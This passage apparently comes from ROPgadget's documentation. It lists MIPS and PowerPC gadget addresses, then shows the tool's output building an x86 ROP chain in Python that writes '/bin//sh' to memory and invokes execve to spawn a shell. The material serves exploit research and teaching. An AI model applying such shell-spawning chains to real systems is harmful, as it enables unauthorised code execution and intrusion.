0x0044c89c : move $s4, $a1 ; jalr $t9
0x0040ac28 : move $s4, $a2 ; jalr $t9
0x00414054 : move $s4, $a3 ; jalr $t9
0x00461520 : move $s4, $a3 ; lw $a0, -0x7bd4($gp) ; jalr $t9
0x00444230 : move $s4, $a3 ; lw $a0, -0x7fe0($gp) ; jalr $t9
```

PowerPC




```
0x10028e5c : stw r9, 0xc(r10) ; addi r1, r1, 0x10 ; blr
0x1002e070 : stw r9, 0xc(r3) ; addi r1, r1, 0x10 ; blr
0x1004074c : stw r9, 0xc(r6) ; addi r1, r1, 0x10 ; blr
0x10099b74 : stw r9, 4(r3) ; addi r1, r1, 0x10 ; blr
0x1003c32c : stw r9, 4(r3) ; addi r1, r1, 0x20 ; blr
0x1002757c : stw r9, 4(r3) ; stw r9, (r3) ; blr
0x100a73ec : stw r9, 4(r6) ; addi r1, r1, 0x10 ; blr
0x10090ce8 : stw r9, 4(r8) ; addi r1, r1, 0x10 ; blr
0x100192c8 : stw r9, 8(r10) ; addi r1, r1, 0x10 ; blr
0x1002c17c : stw r9, 8(r10) ; addi r1, r1, 0x20 ; blr
0x100282d8 : stw r9, 8(r3) ; addi r1, r1, 0x20 ; blr
0x100343a0 : stwu r1, -0x10(r1) ; addi r1, r1, 0x10 ; blr
0x1005b238 : stwx r10, r9, r3 ; addi r1, r1, 0x10 ; blr
0x100a610c : stwx r10, r9, r7 ; addi r1, r1, 0x30 ; blr
0x1005c654 : stwx r4, r9, r10 ; addi r1, r1, 0x10 ; blr
0x1009b940 : stwx r8, r10, r9 ; addi r1, r1, 0x40 ; blr
0x1003a000 : stwx r9, r8, r10 ; addi r1, r1, 0x20 ; blr
0x100ba0c4 : subf r3, r3, r9 ; srwi r3, r3, 0x1f ; blr
0x100b2fa8 : subf r3, r4, r3 ; blr
0x1008729c : subfic r3, r3, 1 ; blr
0x100bff00 : xori r10, r10, 1 ; stw r10, -0x77f0(r9) ; blr
0x1005cfe4 : xori r3, r3, 1 ; addi r1, r1, 0x10 ; blr
0x100267d8 : xori r3, r3, 1 ; blr
0x100362d8 : xori r3, r3, 1 ; stw r3, -0x7248(r9) ; blr
```

ROP chain generation



```
ROP chain generation
===========================================================

- Step 1 -- Write-what-where gadgets

        [+] Gadget found: 0x806f702 mov dword ptr [edx], ecx ; ret
        [+] Gadget found: 0x8056c2c pop edx ; ret
        [+] Gadget found: 0x8056c56 pop ecx ; pop ebx ; ret
        [-] Can't find the 'xor ecx, ecx' gadget. Try with another 'mov [r], r'

        [+] Gadget found: 0x808fe0d mov dword ptr [edx], eax ; ret
        [+] Gadget found: 0x8056c2c pop edx ; ret
        [+] Gadget found: 0x80c5126 pop eax ; ret
        [+] Gadget found: 0x80488b2 xor eax, eax ; ret

- Step 2 -- Init syscall number gadgets

        [+] Gadget found: 0x80488b2 xor eax, eax ; ret
        [+] Gadget found: 0x807030c inc eax ; ret

- Step 3 -- Init syscall arguments gadgets

        [+] Gadget found: 0x80481dd pop ebx ; ret
        [+] Gadget found: 0x8056c56 pop ecx ; pop ebx ; ret
        [+] Gadget found: 0x8056c2c pop edx ; ret

- Step 4 -- Syscall gadget

        [+] Gadget found: 0x804936d int 0x80

- Step 5 -- Build the ROP chain

        #!/usr/bin/env python2
        # execve generated by ROPgadget v5.2

        from struct import pack

        # Padding goes here
        p = ''
```



```
        p += pack('<I', 0x08056c2c) # pop edx ; ret
        p += pack('<I', 0x080f4060) # @ .data
        p += pack('<I', 0x080c5126) # pop eax ; ret
        p += '/bin'
        p += pack('<I', 0x0808fe0d) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x08056c2c) # pop edx ; ret
        p += pack('<I', 0x080f4064) # @ .data + 4
        p += pack('<I', 0x080c5126) # pop eax ; ret
        p += '//sh'
        p += pack('<I', 0x0808fe0d) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x08056c2c) # pop edx ; ret
        p += pack('<I', 0x080f4068) # @ .data + 8
        p += pack('<I', 0x080488b2) # xor eax, eax ; ret
        p += pack('<I', 0x0808fe0d) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x080481dd) # pop ebx ; ret
        p += pack('<I', 0x080f4060) # @ .data
        p += pack('<I', 0x08056c56) # pop ecx ; pop ebx ; ret
        p += pack('<I', 0x080f4068) # @ .data + 8
        p += pack('<I', 0x080f4060) # padding without overwrite ebx
        p += pack('<I', 0x08056c2c) # pop edx ; ret
        p += pack('<I', 0x080f4068) # @ .data + 8
        p += pack('<I', 0x080488b2) # xor eax, eax ; ret
        p += pack('<I', 0x0807030c) # inc eax ; ret
        p += pack('<I', 0x0807030c) # inc eax ; ret
        p += pack('<I', 0x0807030c) # inc eax ; ret
        p += pack('<I', 0x0807030c) # inc eax ; ret
        p += pack('<I', 0x0807030c) # inc eax ; ret
        p += pack('<I', 0x0807030c) # inc eax ; ret
        p += pack('<I', 0x0807030c) # inc eax ; ret
        p += pack('<I', 0x0807030c) # inc eax ; ret
        p += pack('<I', 0x0807030c) # inc eax ; ret
        p += pack('<I', 0x0807030c) # inc eax ; ret
        p += pack('<I', 0x0807030c) # inc eax ; ret
        p += pack('<I', 0x0804936d) # int 0x80
```